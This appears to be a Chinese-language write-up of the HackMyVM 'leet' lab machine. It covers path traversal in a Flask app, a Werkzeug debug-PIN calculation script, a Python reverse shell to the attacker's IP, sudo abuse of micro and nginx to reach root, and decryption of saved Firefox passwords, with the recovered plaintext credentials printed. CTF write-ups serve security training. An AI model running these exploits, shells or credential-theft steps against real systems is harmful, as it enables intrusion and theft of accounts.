信息收集
ip定位
┌──(web)─(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied192.168.0.197 08:00:27:cf:b1:b4 (Unknown)nmap扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.197Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-14 07:00 ESTNmap scan report for 192.168.0.197Host is up (0.00081s latency).Not shown: 65534 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)| ssh-hostkey:| 256 e1:5d:7c:b7:07:92:17:dc:46:76:7d:be:a9:50:43:d2 (ECDSA)|_ 256 a0:f3:b3:86:93:f5:58:82:88:dd:e5:10:db:35:de:62 (ED25519)7777/tcp open http Werkzeug httpd 3.0.1 (Python 3.11.2)|_http-title: Site doesn't have a title (text/html; charset=utf-8).|_http-server-header: Werkzeug/3.0.1 Python/3.11.2Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 19.82 seconds目录扫描
┌──(web)─(root㉿kali)-[/home/kali] _|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, jsHTTP method: GET | Threads: 25Wordlist size: 11460
Output File: /home/kali/reports/_192.168.0.197_7777/_26-01-14_07-02-22.txt
Target: http://192.168.0.197:7777/
[07:02:22] Starting:[07:02:41] 200 - 2KB - /console[07:02:43] 500 - 14KB - /download
Task Completed
┌──(web)─(root㉿kali)-[/home/kali]└─# gobuster dir -u http://192.168.0.197:7777 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.197:7777[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: js,yaml,php,txt,html,zip,db,bak[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/download (Status: 500) [Size: 14478]/console (Status: 200) [Size: 1563]7777端口
/index

a→4 e→3 i→1 o→0 s→5 t→7 b→8 g→6 l→1 z→2
查看下载文件的链接
http://192.168.0.197:7777/download?filename=converted_text.txt↗
尝试
http://192.168.0.197:7777/download?filename=../../../etc/passwd↗
成功下载出passwd
http://192.168.0.197:7777/download?filename=../../../tmp/↗

var CONSOLE_MODE = false, EVALEX = true, EVALEX_TRUSTED = false, SECRET = "XKgNAKb38bX6ogmO8S5t";http://192.168.0.197:7777/download?filename=../../../../opt/project/app.py↗
得到源码
from flask import Flask, request, send_file, abort, render_template_stringfrom werkzeug.exceptions import BadRequestimport os
app = Flask(__name__)app.config['DEBUG'] = True
@app.route('/', methods=['GET', 'POST'])def leet_converter(): if request.method == 'POST': text = request.form['text'] leet_text = text.translate(str.maketrans("aeios", "43105")) output_filename = "/tmp/converted_text.txt" with open(output_filename, "w") as f: f.write(leet_text) return render_template_string(''' <!DOCTYPE html> <html> <head> <title>L33T Convertor</title> <style> body { background-color: #333; color: #ddd; font-family: "Courier New", Courier, monospace; margin: 0; padding: 20px; } .container { max-width: 600px; margin: auto; padding: 20px; background-color: #444; border-radius: 8px; } h2 { color: #eee; text-align: center; }
a, a:visited { color: #dcdcdc; text-decoration: underline; } a:hover { color: #ffffff; } form { display: flex; flex-direction: column; } input[type="text"], input[type="submit"] { padding: 10px; margin-top: 10px; border-radius: 4px; border: 1px solid #555; background: #555; color: #ddd; } input[type="submit"] { cursor: pointer; } input[type="submit"]:hover { background: #666; } </style> </head> <body> <div class="container"> <h2>L33T converter</h2> <form method="post"> <input type="text" name="text" placeholder="Type your text here"> <input type="submit" value="Convert to L33T"> </form> {% if leet_text %} <p>Résultat : {{ leet_text }}</p> <a href="/download?filename=converted_text.txt">Download file text</a> {% endif %} </div> </body> </html> ''', leet_text=leet_text) else: return render_template_string(''' <!DOCTYPE html> <html> <head> <style> body { background-color: #333; color: #ddd; font-family: "Courier New", Courier, monospace; margin: 0; padding: 20px; } .container { max-width: 600px; margin: auto; padding: 20px; background-color: #444; border-radius: 8px; } h2 { color: #eee; } form { display: flex; flex-direction: column; } input[type="text"], input[type="submit"] { padding: 10px; margin-top: 10px; border-radius: 4px; border: 1px solid #555; background: #555; color: #ddd; } input[type="submit"] { cursor: pointer; } input[type="submit"]:hover { background: #666; } </style> </head> <body> <div class="container"> <center><h2>L33T Converter</h2></center> <form method="post"> <input type="text" name="text" placeholder="Type your text here"> <input type="submit" value="Convert to L33T"> </form> </div> </body> </html> ''')
@app.route('/download')def download_file(): filename = request.args.get('filename')
if not filename or filename.startswith("/"): raise ValueError("Parameter 'filename' invalid or missing.")
filepath = os.path.join("/tmp", filename)
try: return send_file(filepath, as_attachment=True) except Exception as e: raise e
if __name__ == '__main__': app.run(debug=True, host='0.0.0.0')写个脚本计算pin码
计算pin码
为什么需要计算 PIN 码?
Werkzeug 是 Flask 的底层 WSGI 工具库。当 Flask 应用在调试模式(debug=True)下崩溃时,会显示一个交互式调试器页面。这个调试器有一个 Python 控制台,可以用来执行任意 Python 代码(RCE)。
为了安全,Werkzeug 要求输入 PIN 码 才能解锁这个控制台。但这个 PIN 码是基于系统特定信息生成的,如果攻击者能获取这些信息,就可以计算出 PIN 码。
PIN 码计算需要的信息:
根据 Werkzeug 的源码,计算 PIN 码需要以下 6 个信息:
1. 用户名 - 运行 Flask 进程的用户
- 获取方式:读取
/proc/self/status或/proc/<pid>/status - 查找
Uid:或Name:字段
2. modname - 模块名(通常是 'flask.app')
3. 应用名 - (通常是 'Flask')
4. 文件路径 - Flask 库的绝对路径
- 我们已经知道:
/opt/project/venv/lib/python3.11/site-packages/flask/app.py
5. 机器 ID - 系统的唯一标识
- 我们已经获取:
f6791f240ce6407ea271e86b78ac3bdb - 来自
/etc/machine-id
6. cgroup 信息 - 容器的 cgroup 信息(如果是容器环境)
- 获取方式:读取
/proc/self/cgroup
这个靶机有个bug点就是/proc/self/cgroup不容易取出来
靠玄学才会取出来,看wp用火狐可以用别的取不出来,我怎么都取不出来
获取pin码生成脚本
curl "http://192.168.0.197:7777/download?filename=../../../../opt/project/venv/lib/python3.11/site-packages/werkzeug/debug/__init__.py"尝试计算pin,可以参考https://github.com/wdahlenburg/werkzeug-debug-console-bypass
/etc/machine-id# f6791f240ce6407ea271e86b78ac3bdb/proc/sys/kernel/random/boot_id# da68b9a7-336e-40df-879a-f38a6447bfe9/proc/self/cgroup# 0::/system.slice/flaskapp.serviceMAC地址: 08:00:27:cf:b1:b4MAC十进制: 8796760945076用户名: www-data#!/bin/python3import hashlibfrom itertools import chain
probably_public_bits = [ 'www-data',# username 'flask.app',# modname 'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__')) '/opt/project/venv/lib/python3.11/site-packages/flask/app.py' # getattr(mod, '__file__', None),]
private_bits = [ '8796757588703',# str(uuid.getnode()), /sys/class/net/ens33/address # Machine Id: /etc/machine-id + /proc/sys/kernel/random/boot_id + /proc/self/cgroup 'f6791f240ce6407ea271e86b78ac3bdbflaskapp.service']
h = hashlib.sha1() # Newer versions of Werkzeug use SHA1 instead of MD5for bit in chain(probably_public_bits, private_bits): if not bit: continue if isinstance(bit, str): bit = bit.encode('utf-8') h.update(bit)h.update(b'cookiesalt')
cookie_name = '__wzd' + h.hexdigest()[:20]
num = Noneif num is None: h.update(b'pinsalt') num = ('%09d' % int(h.hexdigest(), 16))[:9]
rv = Noneif rv is None: for group_size in 5, 4, 3: if len(num) % group_size == 0: rv = '-'.join(num[x:x + group_size].rjust(group_size, '0') for x in range(0, len(num), group_size)) break else: rv = num
print("Pin: " + rv)死活失败
我参考了其他大佬的WP,发现其余都是不变的,变化的只有网卡的MAC地址
换了个环境,在此环境下VirtualBox版本为6.0.14,导入靶机时默认设置
生成的pin码即可验证通过
/console

控制台已被锁定,需要输入 PIN 才能解锁。你可以在运行该服务器的 shell 的标准输出中找到打印出来的 PIN。输入pin码进入

一个python命令框
直接反弹shell
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.106",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")提权
提权-riva
(remote) www-data@leet.hmv:/$ sudo -lMatching Defaults entries for www-data on leet: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User www-data may run the following commands on leet: (riva) NOPASSWD: /usr/bin/microCtrl+b可以打开shell
直接输入/bin/sh即可
提权root
升级tty
python3 -c 'import pty; pty.spawn("/bin/bash")'riva@leet:~$ cat user.txt3a5cf7b35876169c280229c213ed63c1sudo -l需要密码
curl http://192.168.0.106:8888/authorized_keys.pub -o /home/riva/.ssh/authorized_keys┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# ssh riva@192.168.0.101 -i authorized_keysThe authenticity of host '192.168.0.101 (192.168.0.101)' can't be established.ED25519 key fingerprint is SHA256:V0kY0pxHYgYYJeQXQGSoUclaPX71KqkFTnqjTNaj/Qk.This host key is known by the following other names/addresses: ~/.ssh/known_hosts:41: [hashed name]Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '192.168.0.101' (ED25519) to the list of known hosts.Linux leet.hmv 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law./bin/bash: connect: Connection refused/bin/bash: line 1: /dev/tcp/192.168.0.106/4444: Connection refusedriva@leet:~$火狐取密
riva@leet:~$ dpkg -lDesired=Unknown/Install/Remove/Purge/Hold| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)||/ Name Version Architecture Description+++-===============================-==============================-============-===========================>ii adduser 3.134 all add and remove users and gr>rc adwaita-icon-theme 43-1 all default icon theme of GNOMEii alsa-topology-conf 1.2.5.1-2 all ALSA topology configuration>ii alsa-ucm-conf 1.2.8-1 all ALSA Use Case Manager confi>ii anacron 2.3-36 amd64 cron-like program that does>rc apache2 2.4.57-2 amd64 Apache HTTP Serverii apparmor 3.0.8-3 amd64 user-space parser utility f>ii apt 2.6.1 amd64 commandline package managerii apt-listchanges 3.24 all package change history noti>ii apt-utils 2.6.1 amd64 package management related >ii aspell 0.60.8-4+b1 amd64 GNU Aspell spell-checkerii aspell-fr 0.50-3-8.1 all French dictionary for aspellrc at-spi2-core 2.46.0-5 amd64 Assistive Technology Servic>ii avahi-autoipd 0.8-10 amd64 Avahi IPv4LL network addres>ii base-files 12.4+deb12u5 amd64 Debian base system miscella>ii base-passwd 3.6.1 amd64 Debian base system master p>ii bash 5.2.15-2+b2 amd64 GNU Bourne Again SHellii bash-completion 1:2.11-6 all programmable completion for>ii bind9-dnsutils 1:9.18.24-1 amd64 Clients provided with BIND 9ii bind9-host 1:9.18.24-1 amd64 DNS Lookup Utilityii bind9-libs:amd64 1:9.18.24-1 amd64 Shared Libraries used by BI>ii binutils 2.40-2 amd64 GNU assembler, linker and b>ii binutils-common:amd64 2.40-2 amd64 Common files for the GNU as>ii binutils-x86-64-linux-gnu 2.40-2 amd64 GNU binary utilities, for x>ii bluetooth 5.66-1+deb12u1 all Bluetooth support (metapack>ii bluez 5.66-1+deb12u1 amd64 Bluetooth tools and daemonsii bsdextrautils 2.38.1-5+deb12u1 amd64 extra utilities from 4.4BSD>ii bsdutils 1:2.38.1-5+deb12u1 amd64 basic utilities from 4.4BSD>ii busybox 1:1.35.0-4+b3 amd64 Tiny utilities for small an>ii bzip2 1.0.8-5+b1 amd64 high-quality block-sorting >ii ca-certificates 20230311 all Common CA certificatesii console-setup 1.221 all console font and keymap set>ii console-setup-linux 1.221 all Linux specific part of cons>ii coreutils 9.1-1 amd64 GNU core utilitiesii cpio 2.13+dfsg-7.1 amd64 GNU cpio -- a program to ma>ii cpp 4:12.2.0-3 amd64 GNU C preprocessor (cpp)ii cpp-12 12.2.0-14 amd64 GNU C preprocessorii cron 3.0pl1-162 amd64 process scheduling daemonii cron-daemon-common 3.0pl1-162 all process scheduling daemon's>ii curl 7.88.1-10+deb12u5 amd64 command line tool for trans>ii dash 0.5.12-2 amd64 POSIX-compliant shellii dbus 1.14.10-1~deb12u1 amd64 simple interprocess messagi>ii dbus-bin 1.14.10-1~deb12u1 amd64 simple interprocess messagi>ii dbus-daemon 1.14.10-1~deb12u1 amd64 simple interprocess messagi>ii dbus-session-bus-common 1.14.10-1~deb12u1 all simple interprocess messagi>ii dbus-system-bus-common 1.14.10-1~deb12u1 all simple interprocess messagi>ii dbus-user-session 1.14.10-1~deb12u1 amd64 simple interprocess messagi>ii debconf 1.5.82 all Debian configuration manage>ii debconf-i18n 1.5.82 all full internationalization s>ii debian-archive-keyring 2023.3+deb12u1 all GnuPG archive keys of the D>ii debian-faq 11.1 all Debian Frequently Asked Que>ii debianutils 5.7-0.5~deb12u1 amd64 Miscellaneous utilities spe>ii dictionaries-common 1.29.5 all spelling dictionaries - com>ii diffutils 1:3.8-4 amd64 File comparison utilitiesii dirmngr 2.2.40-1.1 amd64 GNU privacy guard - network>ii discover 2.1.2-10 amd64 hardware identification sys>ii discover-data 2.2013.01.13 all Data lists for Discover har>ii distro-info-data 0.58+deb12u1 all information about the distr>ii dmidecode 3.4-1 amd64 SMBIOS/DMI table decoderii dmsetup 2:1.02.185-2 amd64 Linux Kernel Device Mapper >ii doc-debian 11.3+nmu1 all Debian Project documentatio>ii dpkg 1.21.22 amd64 Debian package management s>ii dpkg-dev 1.21.22 all Debian package development >ii e2fsprogs 1.47.0-2 amd64 ext2/ext3/ext4 file system >ii eject 2.38.1-5+deb12u1 amd64 ejects CDs and operates CD->ii emacsen-common 3.0.5 all Common facilities for all e>ii fakeroot 1.31-1.2 amd64 tool for simulating superus>ii fdisk 2.38.1-5+deb12u1 amd64 collection of partitioning >ii file 1:5.44-3 amd64 Recognize the type of data >ii findutils 4.9.0-4 amd64 utilities for finding files>rc firefox-esr 115.7.0esr-1~deb12u1 amd64 Mozilla Firefox web browser>发现了firefox-esr
https://github.com/unode/firefox_decrypt↗
使用工具
riva@leet:~$ ls -latotal 40drwxr-xr-x 6 riva riva 4096 Feb 14 21:00 .drwxr-xr-x 3 root root 4096 Feb 14 21:00 ..lrwxrwxrwx 1 riva riva 9 Feb 11 15:58 .bash_history -> /dev/null-rw-r--r-- 1 riva riva 220 Feb 14 21:00 .bash_logout-rw-r--r-- 1 riva riva 3526 Feb 14 21:00 .bashrcdrwxr-xr-x 3 riva riva 4096 Feb 14 21:00 .configdrwxr-xr-x 3 riva riva 4096 Feb 14 21:00 .localdrwx------ 4 riva riva 4096 Feb 14 21:00 .mozilla-rw-r--r-- 1 riva riva 807 Feb 14 21:00 .profiledrwx------ 2 riva riva 4096 Feb 14 21:00 .ssh-rwx------ 1 riva riva 33 Feb 14 21:00 user.txtriva@leet:~$ cd .mozilla/riva@leet:~/.mozilla$ ls -latotal 16drwx------ 4 riva riva 4096 Feb 14 21:00 .drwxr-xr-x 6 riva riva 4096 Feb 14 21:00 ..drwx------ 2 riva riva 4096 Feb 14 21:00 extensionsdrwx------ 6 riva riva 4096 Feb 14 21:00 firefoxriva@leet:~/.mozilla$ cd firefox/riva@leet:~/.mozilla/firefox$ ls -latotal 32drwx------ 6 riva riva 4096 Feb 14 21:00 .drwx------ 4 riva riva 4096 Feb 14 21:00 ..drwx------ 3 riva riva 4096 Feb 14 21:00 'Crash Reports'drwx------ 16 riva riva 4096 Feb 14 21:00 guu30cui.default-esr-rw-r--r-- 1 riva riva 58 Feb 14 21:00 installs.inidrwx------ 2 riva riva 4096 Feb 14 21:00 'Pending Pings'-rw-r--r-- 1 riva riva 247 Feb 14 21:00 profiles.inidrwx------ 2 riva riva 4096 Feb 14 21:00 zbznfk37.default
riva@leet:~/.mozilla/firefox$ cd /tmpriva@leet:/tmp$ vi firefox_decrypt.pyriva@leet:/tmp$ chmod +x firefox_decrypt.pyriva@leet:/tmp$ python3 -VPython 3.11.2riva@leet:/tmp$ python3 firefox_decrypt.pySelect the Mozilla profile you wish to decrypt1 -> zbznfk37.default2 -> guu30cui.default-esr12024-07-01 12:35:59,994 - ERROR - Couldn't initialize NSS, maybe '/home/riva/.mozilla/firefox/zbznfk37.default' is not a valid profile?riva@leet:/tmp$ python3 firefox_decrypt.pySelect the Mozilla profile you wish to decrypt1 -> zbznfk37.default2 -> guu30cui.default-esr2
Website: chrome://FirefoxAccountsUsername: '1db9561103ca4adc9afa6357c0a0b554'Password: '{"version":1,"accountData":{"scopedKeys":{"https://identity.mozilla.com/apps/oldsync":{"kid":"1603273389635-IxsZ6HpGK9fL9tUfdcBqwA","k":"Q8lFF-E91kvogabSQ2yjKj7k2JHX30UDeHEriaxaCY5slUVmtQvP-e3is5GxBiUKkG3g4dQLbFRsVOYeMkjNpg","kty":"oct"},"sync:addon_storage":{"kid":"1603273389635-Ng9dJrdpVFqEoBs-R3LaTMKTiSWhWypqfmg9MJDby4U","k":"L8MGJk3tWVlmN9Sm-MmdauxuQ38fIl--NziTjg_AmjO51_-vHo70OELMwif8kqn2zE3Yqg30BLw1ndNplRzGCA","kty":"oct"}},"kSync":"43c94517e13dd64be881a6d2436ca32a3ee4d891d7df450378712b89ac5a098e6c954566b50bcff9ede2b391b106250a906de0e1d40b6c546c54e61e3248cda6","kXCS":"231b19e87a462bd7cbf6d51f75c06ac0","kExtSync":"2fc306264ded59596637d4a6f8c99d6aec6e437f1f225fbe3738938e0fc09a33b9d7ffaf1e8ef43842ccc227fc92a9f6cc4dd8aa0df404bc359dd369951cc608","kExtKbHash":"360f5d26b769545a84a01b3e4772da4cc2938925a15b2a6a7e683d3090dbcb85"}}'
Website: http://leet.hmvUsername: 'riva'Password: 'PGH$2r0co3L5QL'
Website: https://hackmyvm.euUsername: 'riva'Password: 'lovelove80'riva/PGH$2r0co3L5QL
riva@leet:/tmp$ sudo -l[sudo] password for riva:Matching Defaults entries for riva on leet: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User riva may run the following commands on leet: (root) /usr/sbin/nginxnginx提权
https://gist.github.com/DylanGrl/ab497e2f01c7d672a80ab9561a903406↗
riva@leet:/tmp$ cat << EOF > /tmp/nginx_pwn.confuser root;worker_processes 4;pid /tmp/nginx.pid;events { worker_connections 768;}http { server { listen 1339; root /; autoindex on; dav_methods PUT; }}EOFriva@leet:/tmp$ cat /tmp/nginx_pwn.confuser root;worker_processes 4;pid /tmp/nginx.pid;events { worker_connections 768;}http { server { listen 1339; root /; autoindex on; dav_methods PUT; }}riva@leet:/tmp$ sudo -u root nginx -c /tmp/nginx_pwn.conf2026/01/14 18:08:38 [emerg] 1355#1355: bind() to 0.0.0.0:1339 failed (98: Address already in use)2026/01/14 18:08:38 [emerg] 1355#1355: bind() to 0.0.0.0:1339 failed (98: Address already in use)2026/01/14 18:08:38 [emerg] 1355#1355: bind() to 0.0.0.0:1339 failed (98: Address already in use)2026/01/14 18:08:38 [emerg] 1355#1355: bind() to 0.0.0.0:1339 failed (98: Address already in use)2026/01/14 18:08:38 [emerg] 1355#1355: bind() to 0.0.0.0:1339 failed (98: Address already in use)2026/01/14 18:08:38 [emerg] 1355#1355: still could not bind()riva@leet:/tmp$ ssh-keygenGenerating public/private rsa key pair.Enter file in which to save the key (/home/riva/.ssh/id_rsa): root_shellroot_shell already exists.Overwrite (y/n)? yEnter passphrase (empty for no passphrase):Enter same passphrase again:Your identification has been saved in root_shellYour public key has been saved in root_shell.pubThe key fingerprint is:SHA256:ADl9vd+/FbVOFBjgrTGIR2yHSuBhWKzVhdtqFG7XqS8 riva@leet.hmvThe key's randomart image is:+---[RSA 3072]----+| =Bo ++....o. || .=+o=+++... .|| oo+o*oo=.. ..|| . B.o.o+ . o|| o S .o . + || o . . + .|| . . o.|| E . o|| . ..|+----[SHA256]-----+
riva@leet:/tmp$ cat root_shell.pubssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCZU+DMPbpynDPmpaLMiHKN9HBd+nH4pqVYIJ66gdkSW+eOSRKWmn9lHm2O1QxjtN8HXvWGjIsdqcqEFRau2MlfaEyh6oViMZ3P7Vhyl1I1EQ9epwoxW4dr7upOcQYCMutird+Uz1/v5qQphAZtBQ1qkjs3bfWXtd4QukQVZJJyPVYai9JFXwBccxP/jLva01fb/0XPRFMoSIqswDe5eyh1vFSwXYsoK3EeNrRR8K2woS6AtOQGJ+CzepjaT93Zzq95sk4rF+ZQ8B6MeyOiB3cEBDxBLg8RQlxHc7R8P0ZNEyMiy2gfN/HQKt+mxbAE/iAht4xLCbyHAuIykuNEm2pYBZycPLZlRNMKYMAkifoPlsQOwXRgjEbJZtbp2mVBgDLSV0hkLYXrTYet8PkmI1QQmqcBgXAhLmnTj/cxbgUNY9n79qQ6trva9hs1Fi+GZBh6mW1YmWWHvyjYZ75F5Q1TB9rWM7goeT4N59LVz4+trdK11wGFZnXWHVpLyDMk5Fk= riva@leet.hmvriva@leet:/tmp$ curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCZU+DMPbpynDPmpaLMiHKN9HBd+nH4pqVYIJ66gdkSW+eOSRKWmn9lHm2O1QxjtN8HXvWGjIsdqcqEFRau2MlfaEyh6oViMZ3P7Vhyl1I1EQ9epwoxW4dr7upOcQYCMutird+Uz1/v5qQphAZtBQ1qkjs3bfWXtd4QukQVZJJyPVYai9JFXwBccxP/jLva01fb/0XPRFMoSIqswDe5eyh1vFSwXYsoK3EeNrRR8K2woS6AtOQGJ+CzepjaT93Zzq95sk4rF+ZQ8B6MeyOiB3cEBDxBLg8RQlxHc7R8P0ZNEyMiy2gfN/HQKt+mxbAE/iAht4xLCbyHAuIykuNEm2pYBZycPLZlRNMKYMAkifoPlsQOwXRgjEbJZtbp2mVBgDLSV0hkLYXrTYet8PkmI1QQmqcBgXAhLmnTj/cxbgUNY9n79qQ6trva9hs1Fi+GZBh6mW1YmWWHvyjYZ75F5Q1TB9rWM7goeT4N59LVz4+trdK11wGFZnXWHVpLyDMk5Fk= riva@leet.hmv"riva@leet:/tmp$ ssh root@0.0.0.0 -i root_shellLinux leet.hmv 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.Last login: Tue May 28 17:37:49 2024 from 192.168.0.178root@leet:~#root@leet:~# cat r007_fl46.7x7ca169772acb099a02ebab8da1d9070ea